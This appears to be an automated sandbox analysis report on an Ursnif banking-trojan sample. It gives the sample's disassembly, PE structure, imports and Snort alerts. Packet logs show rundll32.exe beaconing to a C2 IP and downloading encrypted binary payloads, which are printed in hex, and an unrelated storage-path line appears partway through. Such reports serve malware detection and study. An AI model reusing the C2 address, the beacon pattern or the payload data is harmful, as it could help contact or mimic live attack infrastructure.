mov dword ptr [0041453Ch], edi
sub dword ptr [00414548h], FFFFFFFCh
loop 00007F7998A2F175h
mov dword ptr [ebp+00h], eax
nop
mov al, 3Eh
mov esp, C49C9141h

Instruction
xlatb
jnc 00007F7998A2F182h
int3
mov dword ptr [88C777ACh], eax
adc ebp, ecx
test eax, F6469A2Fh
jnl 00007F7998A2F142h
adc byte ptr [ebp-69h], cl
les edx, fword ptr [eax+36h]
adc cl, byte ptr [edx+0Ah]
pop edi
fisub dword ptr [ecx+eax*4+32h]
inc ebx
lahf
add dword ptr [edi-4BCE0FACh], 7BDB895Ah
dec ebx
or dword ptr [esi+ebp+4246B7E3h], 0068870Ah
mov ch, 0Eh
les edx, fword ptr [ecx+63D22AEBh]
das
test al, 8Ah
add dh, al
jne 00007F7998A2F1E4h
movsb
lds ecx, fword ptr [ebp-38470ACFh]
in eax, 73h
and ecx, dword ptr [ebx+eax*4]
mov ebx, 43A1EE02h
push FFFFFFDEh
sbb ebx, dword ptr [ecx]
push ds
ffree st(7)
adc eax, 908E1006h
call far fword ptr [ebx+33h]
clc
adc al, CBh
pop edi
mov ch, 82h
pushad
adc byte ptr [ebp+0007CE9Ch], dh

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xdc18	0x8c	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x62000	0x9f28	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x6c000	0xf0c	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0xd0b0	0x38	.rdata
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0xd000	0xb0	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x1000	0x1	.text
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0xb710	0xc000	False	0.0736897786458	data	1.02254153445	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0xd000	0x1073	0x2000	False	0.180541992188	data	3.71518095672	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xf000	0x79d0	0x6000	False	0.373819986979	data	6.02838684246	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.crt	0x17000	0x1dc8e	0x1e000	False	0.988427734375	data	7.9815287954	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.erloc	0x35000	0x2ca4f	0x2d000	False	0.988259548611	data	7.98122243943	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x62000	0x9f28	0xa000	False	0.602783203125	data	6.51663069246	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x6c000	0x132e	0x2000	False	0.219360351562	data	3.73577949218	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_BITMAP	0x62360	0x666	data	English	United States
RT_ICON	0x629c8	0x485d	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced	English	United States
RT_ICON	0x67228	0x25a8	dBase IV DBT of `.DBF, block length 9216, next free block index 40, next free block 331218944, next used block 4106092544	English	United States
RT_ICON	0x697d0	0xea8	data	English	United States
RT_ICON	0x6a678	0x8a8	dBase IV DBT of @.DBF, block length 1024, next free block index 40, next free block 0, next used block 0	English	United States
RT_ICON	0x6af20	0x568	GLS_BINARY_LSB_FIRST	English	United States
RT_DIALOG	0x6b488	0xb4	data	English	United States
RT_DIALOG	0x6b540	0x120	data	English	United States
RT_DIALOG	0x6b660	0x158	data	English	United States
RT_DIALOG	0x6b7b8	0x202	data	English	United States
RT_DIALOG	0x6b9c0	0xf8	data	English	United States
RT_DIALOG	0x6bab8	0xa0	data	English	United States
RT_DIALOG	0x6bb58	0xee	data	English	United States
RT_GROUP_ICON	0x6bc48	0x4c	data	English	United States
RT_VERSION	0x6bc98	0x290	MS Windows COFF PA-RISC object file	English	United States

Imports

DLL	Import
KERNEL32.dll	EraseTape, GetDiskFreeSpaceExA, lstrlenA, LocalHandle, GetModuleFileNameA, GetBinaryTypeA, GetThreadLocale, GetFileTime, GlobalFlags, GetStringTypeA, EnumResourceTypesA, GetConsoleCP, GetCommTimeouts, WriteProcessMemory, GlobalMemoryStatus, DebugBreak
OLEAUT32.dll	GetRecordInfoFromTypeInfo, LoadTypeLibEx
USER32.dll	DefMDIChildProcW, GetMenuItemRect, MessageBoxIndirectW, DeleteMenu, GetClassNameA, GetMessagePos, GetUpdateRgn, GetClientRect, GetScrollBarInfo
GDI32.dll	ExtSelectClipRgn, GetBkColor, GetCharWidthFloatA, GetTextMetricsW, GdiComment
ADVAPI32.dll	EnumServicesStatusExW, InitiateSystemShutdownExW, RegGetValueA
msvcrt.dll	strcoll, fgetwc, srand

Version Infos

Description	Data
LegalCopyright	A Company. All rights reserved.
InternalName	
FileVersion	1.0.0.0

Description	Data
CompanyName	A Company
ProductName	
ProductVersion	1.0.0.0
FileDescription	
OriginalFilename	myfile.exe
Translation	0x0409 0x04b0

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/04/22-16:20:11.489303 05/04/22-16:20:11.489303	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49773	80	192.168.2.7	185.189.151.28
05/04/22-16:20:12.290322 05/04/22-16:20:12.290322	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49773	80	192.168.2.7	185.189.151.28
05/04/22-16:19:50.763686 05/04/22-16:19:50.763686	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49768	80	192.168.2.7	13.107.42.16
05/04/22-16:20:10.851257 05/04/22-16:20:10.851257	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49773	80	192.168.2.7	185.189.151.28

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2022 16:20:10.831989050 CEST	49773	80	192.168.2.7	185.189.151.28
May 4, 2022 16:20:10.849381924 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:10.849616051 CEST	49773	80	192.168.2.7	185.189.151.28
May 4, 2022 16:20:10.851257086 CEST	49773	80	192.168.2.7	185.189.151.28
May 4, 2022 16:20:10.868570089 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.145236969 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.145265102 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.145277023 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.145503998 CEST	49773	80	192.168.2.7	185.189.151.28
May 4, 2022 16:20:11.145530939 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.145554066 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.145603895 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.145647049 CEST	49773	80	192.168.2.7	185.189.151.28
May 4, 2022 16:20:11.145721912 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.145740032 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.145751953 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.145768881 CEST	49773	80	192.168.2.7	185.189.151.28
May 4, 2022 16:20:11.145777941 CEST	49773	80	192.168.2.7	185.189.151.28
May 4, 2022 16:20:11.145818949 CEST	49773	80	192.168.2.7	185.189.151.28
May 4, 2022 16:20:11.146009922 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.146078110 CEST	49773	80	192.168.2.7	185.189.151.28

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2022 16:20:11.146162033 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.146198988 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.146212101 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.146259069 CEST	49773	80	192.168.2.7	185.189.151.28
May 4, 2022 16:20:11.146267891 CEST	49773	80	192.168.2.7	185.189.151.28
May 4, 2022 16:20:11.146796942 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.146871090 CEST	49773	80	192.168.2.7	185.189.151.28
May 4, 2022 16:20:11.162543058 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.162590981 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.162615061 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.162641048 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.162667036 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.162686110 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.162709951 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.162734985 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.162755013 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.162780046 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.162807941 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.162827969 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.162870884 CEST	49773	80	192.168.2.7	185.189.151.28
May 4, 2022 16:20:11.162911892 CEST	49773	80	192.168.2.7	185.189.151.28
May 4, 2022 16:20:11.162919044 CEST	49773	80	192.168.2.7	185.189.151.28
May 4, 2022 16:20:11.162923098 CEST	49773	80	192.168.2.7	185.189.151.28
May 4, 2022 16:20:11.162950993 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.162981033 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.163001060 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.163029909 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.163058043 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.163079023 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.163104057 CEST	49773	80	192.168.2.7	185.189.151.28
May 4, 2022 16:20:11.163110018 CEST	49773	80	192.168.2.7	185.189.151.28
May 4, 2022 16:20:11.163186073 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.163213015 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.163232088 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.163259983 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.163263083 CEST	49773	80	192.168.2.7	185.189.151.28
May 4, 2022 16:20:11.163285971 CEST	49773	80	192.168.2.7	185.189.151.28
May 4, 2022 16:20:11.163289070 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.163290024 CEST	49773	80	192.168.2.7	185.189.151.28
May 4, 2022 16:20:11.163307905 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.163332939 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.163351059 CEST	49773	80	192.168.2.7	185.189.151.28
May 4, 2022 16:20:11.163357019 CEST	49773	80	192.168.2.7	185.189.151.28
May 4, 2022 16:20:11.163362026 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.163381100 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.163414001 CEST	49773	80	192.168.2.7	185.189.151.28
May 4, 2022 16:20:11.163419962 CEST	49773	80	192.168.2.7	185.189.151.28
May 4, 2022 16:20:11.163858891 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.163887978 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.163908005 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.163932085 CEST	49773	80	192.168.2.7	185.189.151.28
May 4, 2022 16:20:11.164009094 CEST	49773	80	192.168.2.7	185.189.151.28
May 4, 2022 16:20:11.180193901 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.180265903 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.180305004 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.180351973 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.180401087 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.180437088 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.180532932 CEST	49773	80	192.168.2.7	185.189.151.28

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2022 16:20:11.180577040 CEST	49773	80	192.168.2.7	185.189.151.28
May 4, 2022 16:20:11.180587053 CEST	49773	80	192.168.2.7	185.189.151.28
May 4, 2022 16:20:11.180684090 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.180911064 CEST	49773	80	192.168.2.7	185.189.151.28
May 4, 2022 16:20:11.181236029 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.181291103 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.181341887 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.181391954 CEST	49773	80	192.168.2.7	185.189.151.28
May 4, 2022 16:20:11.181397915 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.181406975 CEST	49773	80	192.168.2.7	185.189.151.28
May 4, 2022 16:20:11.181442022 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.181493998 CEST	49773	80	192.168.2.7	185.189.151.28
May 4, 2022 16:20:11.181549072 CEST	49773	80	192.168.2.7	185.189.151.28
May 4, 2022 16:20:11.183239937 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.183288097 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.183320045 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.183362961 CEST	49773	80	192.168.2.7	185.189.151.28
May 4, 2022 16:20:11.183387041 CEST	49773	80	192.168.2.7	185.189.151.28
May 4, 2022 16:20:11.183635950 CEST	80	49773	185.189.151.28	192.168.2.7
May 4, 2022 16:20:11.183685064 CEST	80	49773	185.189.151.28	192.168.2.7

HTTP Request Dependency Graph

- 185.189.151.28

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.7	49773	185.189.151.28	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 16:20:10.851257086 CEST	1226	OUT	GET /drew/jXEA7ByXkNY6ttlyk/c1_2FpaHGG8A/Yx7P_2FoAZx/2kWyqwCGw_2Fq6/CqvTpauiAtq1S6NEfUFGz/azQBCUCEVQkwLO92/zmVyPCpquTYZDzt/P2EwT8kh0KHu8Lbvc2/Ag_2FS5Oy/Bwa_2FhroFaW1JJ7Yi_2/FCwhCYTX1vsSGLasuXt/5_2FN41F2ddMFyf13Vxa_2/FlhkTkOugqgwW/2xYMihrB/d1UYCEPSvlBu19hXDBks3k1/KTXlXsgnHu/yq5ztS0tgrWgRYyLM/xsuyeva.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 185.189.151.28 Connection: Keep-Alive Cache-Control: no-cache


Timestamp	kBytes transferred	Direction	Data
May 4, 2022 16:20:11.145236969 CEST	1227	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Wed, 04 May 2022 14:20:11 GMT Content-Type: application/octet-stream Content-Length: 186001 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="62728b9b1fc14.bin" Data Raw: 90 fe 16 00 dd 20 a6 90 00 22 81 96 31 0c 06 ee 2c a0 48 f2 36 47 2b a8 1f 78 fb 84 fe 80 bc 68 83 a3 b0 1b 36 53 4b 75 0f a7 82 72 a1 41 e1 ff 47 06 9d 2a 90 8e 26 f8 83 6e 4c 7a ba 23 11 cb 7a c4 b5 76 5c eb 93 5b 14 3c c9 98 a5 e3 8b c6 36 cc 13 99 54 83 1a 4c 7b 46 49 91 17 ea 3b bb 0c 41 7e bf 1b 94 ad a3 32 05 aa 3b b0 4f 0c cb fc da 60 91 e2 bd 0d 03 9d 3c bd a2 dd d7 3f 0f 94 dc e3 06 b6 33 92 7e 82 88 84 01 f1 a2 02 d5 be cd 05 f8 80 06 a7 6e 5b 13 39 e7 33 43 f9 ee 65 41 c1 09 48 5c 39 3b 96 45 42 2c d6 0e 26 1b 0d 07 a7 4a 31 10 18 b4 36 c2 cb 88 ce 0e 68 30 dd c9 12 ff 5a 51 b6 1f 27 30 1a 25 a6 fb 5f b1 43 86 48 4a be 41 1d 15 20 30 a1 22 5a 46 58 f9 15 cc 69 9f 79 f8 78 b2 f1 f4 64 27 68 96 aa c1 73 d4 a7 58 3d ff ca 94 06 f9 ff 3e aa d1 00 6e c4 9d 6b 43 ac 0c 73 10 7f 0a 46 6d a9 74 29 b7 65 25 b5 77 93 76 25 7a b8 d9 0d 9c 83 ab 02 b1 78 eb 7b 8d 01 61 4d 6f 2e 0a da b3 c7 26 36 df 2a 95 d4 bf df d3 28 b1 c4 44 91 f7 ed 03 59 40 3e 4e f4 f3 2c 45 08 6c ca 1e 96 ba cc 33 c6 d6 79 6e fe fc 1f 27 b2 8a 2c 3c 8b e3 b4 14 90 a6 c2 99 62 62 09 88 68 9b e5 5d 5a 1b 90 23 e3 3f 1e 37 65 79 84 54 e6 fa 2d 39 d0 ab 72 5f 30 51 17 b6 8d 50 6c f0 28 5a 7e 77 5d 4f e7 c7 d6 f5 10 1c e5 da 36 7b 84 8e 94 d4 b7 df fa ab aa 17 53 ac e3 5b b0 72 c2 c8 65 0a a1 68 34 7f bd db 5d 00 76 de 42 e5 35 53 61 1f b2 46 e4 5d b5 7e a8 1e 4b 28 b7 9d 61 42 3c ec 8f ef c7 31 1c 8f 4c 68 8c 93 db e0 4b 86 ff 36 5e 8b e5 b6 46 f3 43 2c c5 92 03 de c3 8a 33 76 52 de 17 e1 6a 06 82 43 9b 7d 58 a6 f9 59 d0 35 f8 22 ec 02 92 5f c2 94 98 f9 9c 96 72 7e 76 47 66 f2 a7 7b 29 58 64 8a b4 df fe fc 78 4c 1b 45 88 71 86 ab 44 26 65 5b 29 85 31 04 6f 88 9a 15 b6 69 e2 90 95 32 fe 62 fe a0 0f 8f 8d 27 8d d0 63 31 96 18 ad c3 68 6d 1c 70 e8 65 66 f8 3d 34 d6 fb 93 0e 68 95 ae 3f 77 85 3e f6 c2 fd bd a3 12 e3 f3 a6 45 7e 74 c5 8b 22 2b 46 9f b3 fb 84 39 cc c4 6e 5f 09 3e cf c2 0b 7a d8 1a a2 f7 8f d2 7c c9 c7 0a 86 fa 2f c2 c4 67 c1 14 c1 36 f4 7e ca 10 53 88 8f 87 0c 9a d8 40 02 b6 78 d9 3c 5d 0e 45 6d e7 1a 21 99 b0 29 1b e3 e0 c0 2b 02 47 bc 53 00 3c 8a 66 74 ca 12 c0 49 dc 75 43 18 6a 42 18 c7 9e 0b 55 fd 45 f0 5b 24 3a b5 3c 10 b5 a7 10 c7 28 d0 c7 35 3f 54 35 0e 43 41 1d bf f5 f3 9a f4 ff 81 26 48 fc 80 5f f1 f8 71 99 e4 0e 17 6a 1c 75 5d 64 95 f7 e1 88 a2 00 94 90 5f 6c d5 cd fc a5 72 b7 b6 e5 e8 5a 13 63 f5 4b b5 8e f2 82 41 64 7f ad 8e bd e9 6e 51 d0 ef ec 63 ab 78 09 ea e7 8c 71 e8 5b 12 a9 e1 0c 48 ed cb 06 da f3 7d ca 85 d7 45 2a 4b b1 c5 1c 9e 75 8e 33 0a 02 a8 57 71 0d b4 5c b3 46 dc 38 88 72 5b 66 00 55 4f 00 28 2c 61 67 7b 85 11 64 8c 84 de df 2f 2c 69 eb ba a7 86 a4 d1 ce df aa e3 93 48 d5 31 9a b5 8c e4 87 f9 e2 a0 e3 0c 04 b3 c4 40 f7 0f 35 de fc 0b d9 d3 2a 45 b4 91 93 26 51 19 8d f2 45 67 3b ed ed 42 e2 04 cd 3e 9c e7 c6 6f 15 1b aa 04 9e d3 e4 9f c4 7b 67 37 b7 40 48 05 e7 10 93 59 8a 81 f5 ca 77 22 e4 64 f5 a9 d5 0a 81 0e 53 8f c5 43 23 2d 3d 0f e4 a2 8a df c3 7b 13 3e 33 04 8c 56 2d 62 47 40 39 58 13 9c 69 1e b2 1f da 02 b7 59 0b d1 3e Data Ascii: "1,H6G+xh6SKurAG*&nLz#zv\[<6TL{FI;A~2;O`<?3~n[93CeAH\9;EB,&J16h0ZQ'0%_CHJA 0"ZFXiyxd'hs X=>nkCsFmt)e%wv%zx{aMo.&6*(DY@>N,El3yn',<bbh]Z#?7eyT-9r_0QPl(Z~w]O6{S[reh4]vB5SaF]~K(aB<1LhK6^FC,3vR jC}XY5"_r~vGf{)XdxLEqD&e[)1oi2b'c1hmpef=4h?w>E~t"+F9n_>z|/g6~S@x<]Em!)+GS<ftIuCjBUE[$:<(5?T5CA&H_qju]d_IrZcKAdnQcxq[H}E*Ku3Wq\F8r[fUO(,ag{d/,iH1@5*E&QEg;B>o{g7@HYw"dSC#-={>3V-bG@9XiY>
May 4, 2022 16:20:11.489303112 CEST	1426	OUT	GET /drew/yTRJAUZiMQ_2FTcjFd/OV31p2h1j/mj3Z9n_2BOBKbildEj82/DKgORp8r4Xx_2BnVgp_/2F_2F_2BvQ g_2BZVCdBCQi/QtPh_2BkpemuH/LSUbfgED/uR6Ni2U_2B2TrekewEGTeeM/QVV2Ymg6iJ/T2mSA6ICc_2Fr99oW/m 0E6ateNanP0/G9bVGRc76Wh/i2tCqLMog2Cd2S/BjsyNkJBT9sJ3ChkZSwYM/3GFd1ud_2Fz_2BWJ/ABPbUtrh_2Bq Yag/UdccpuDhsuWiS1djZj/kqFinK56w/1Yn7inetR1GAB9jPIhty/UC9Ej8wR/j.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 185.189.151.28 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 16:20:11.781847954 CEST	1427	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Wed, 04 May 2022 14:20:11 GMT Content-Type: application/octet-stream Content-Length: 238738 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="62728b9bbb742.bin" Data Raw: 3b 4c 6b f7 b7 25 70 03 88 2d 7a 37 9e a1 c8 64 0b d8 31 31 97 0f c5 b0 5f f3 81 6d 9e c3 45 83 0a 34 18 f9 2a 0e ff 72 ff c7 33 d5 29 5d 81 f6 a5 6c 33 59 c7 fc d9 7d 59 a6 2c 44 a0 08 b0 48 8b 5c 88 ed 4d 9c 4e f2 9c 04 cf da 87 8f fc 28 44 1b 1f d6 84 bb dc 53 47 f0 25 da f7 b6 56 48 26 5b 83 11 f9 80 79 d3 3f ab 3f 7b 8a 14 23 8f 4d 34 6e a5 8d 52 88 cb c6 51 bd 4e 27 49 d6 ba 33 30 b3 e5 52 76 59 f9 49 45 bb 09 82 03 75 7c e0 12 67 43 e1 33 8e b9 58 1e 5a b6 16 2b cf ae 0e 8d cd e6 c9 bb 31 32 9c b6 7f 38 ef b7 14 c5 6b 56 72 db db f5 20 42 b0 21 7b c2 d3 e4 6b fa b6 29 2f 63 6f 43 cf fd 33 d1 f1 f3 33 82 eb 56 90 92 b4 a4 9c 0b 34 10 8d ed df d7 30 79 ee 6a 70 e6 2e 5b 2f d9 bf ad 8c 81 5f ec d7 15 c8 85 f6 42 0f 37 b8 b0 93 ac a1 85 c4 23 5e e0 43 b2 f2 93 6a d4 39 18 f6 17 0d d7 36 b6 2c 4f 0e 34 06 73 fa a7 52 3b a0 32 82 5c f1 6b e4 7a 99 fc 8d 27 58 8a 96 1b 31 e8 14 ee 43 b7 d2 fb 67 09 cb 2e 03 64 ad e4 8a 6a 5f 40 27 ac a0 21 ac cd 7a c6 94 f3 0b 04 1c f4 15 03 a5 59 24 02 68 2c 35 6a 8b 51 d7 90 e5 d9 30 8a 7f dc c2 68 ae 3c 42 9a 5c 68 06 a5 c2 c4 6e 0f ef 64 32 4f 69 ab 18 b4 9e 99 1f f5 05 56 47 02 8e 9f 27 d4 ff 10 20 e7 ed cd b1 4b 87 6e 27 42 1e 3e 24 80 4a 04 3c a3 49 30 16 f6 80 ec ff 7f 69 7e 67 e9 15 f7 0c 8d 63 a1 52 09 e9 b1 0e 05 e9 aa 92 c3 6e a8 af a5 9b c3 81 03 f7 56 3b 62 cc 61 4a 47 01 5f 44 7c dd 73 98 b0 56 89 42 12 05 2f fd 1e 39 b9 f3 98 27 a9 28 d5 bc c4 8e a4 e7 ec ab 89 c4 ce 19 ea b9 9c 21 dc 88 24 ec 64 2b cb a0 eb bf ca ae d2 49 96 b6 8a 04 ab fa 95 77 fa 63 0a 7a 0d 95 a1 96 99 44 58 4c cf 57 ae a4 39 c8 34 1e 91 57 0a 36 63 09 ab 63 76 c2 c1 18 dd ac c2 70 bf 06 25 e6 27 5d fc f2 4f 2b 48 d4 2b 9b aa 75 25 b7 70 f5 86 3b 83 06 05 3f 10 6e 86 51 69 da a6 a8 0d 8f 67 9f 77 dd f3 f1 bc a3 2b 9b cc 07 3c cd d5 4d 2e 5b 8d 0a 6e f3 42 ee 85 31 81 12 49 42 23 da f6 e0 21 58 34 f1 98 44 20 e0 34 20 6c e2 a7 e9 96 39 bf 64 eb 96 ab af dd c2 e5 93 2f 77 12 5b 31 b6 d4 8e 98 e1 b0 b9 97 01 7b 07 2a 86 59 bd e8 00 a8 a3 36 12 48 2c f4 25 13 19 ba df bb ee 61 56 99 a8 ad 21 38 93 bd 47 26 58 af f0 db 46 7b b6 65 aa de cd dc 57 71 ed 57 29 3c a1 90 6f b4 ca a6 dc 2b a1 45 2a 15 3d 27 0d 14 ac e3 a7 f3 ce f4 a4 99 60 7c d7 95 79 41 ca 61 9a 6f 54 40 1a 4e 73 8d c8 57 85 c6 32 d8 e6 76 bd 9e 2b c8 77 57 64 55 68 1e e8 b8 ce e3 27 ea 88 e0 6b 84 d6 22 a8 40 53 1f fe fd 7f 2c 64 e5 e3 c0 ba b0 7c 8c 1f 0a 1f 3d a3 aa df 4c 84 66 69 de c4 52 16 4a cb 9d 1b 22 74 04 be b4 75 aa ac 10 43 9c 84 24 1d 8b bb 5b c6 a9 da 99 7a c4 10 3c d8 88 4e 6f 5d 84 05 33 69 2b e5 f6 16 bf 76 b7 e2 b7 61 1a 36 95 4b 28 79 75 83 0d af 82 36 39 fb e4 c0 3c c2 32 b4 cc c4 35 09 29 45 a8 bf a7 f5 c5 b1 91 71 b2 a5 a9 77 0d 1f 79 f3 f3 6c a3 ab 52 a9 26 9e df 64 d9 64 a6 4f 74 f8 7f be 12 b6 01 54 bd bc e1 a6 7e 85 e2 01 e7 11 f6 40 6c 49 4a e2 ec 18 e1 9b c7 7e 26 d7 09 41 4c b1 bd cb b6 91 c6 24 7f 1a 3d 1b 36 89 c0 c2 20 6c 33 01 13 79 75 f9 66 8c 40 13 41 38 66 3a 0f 9b 37 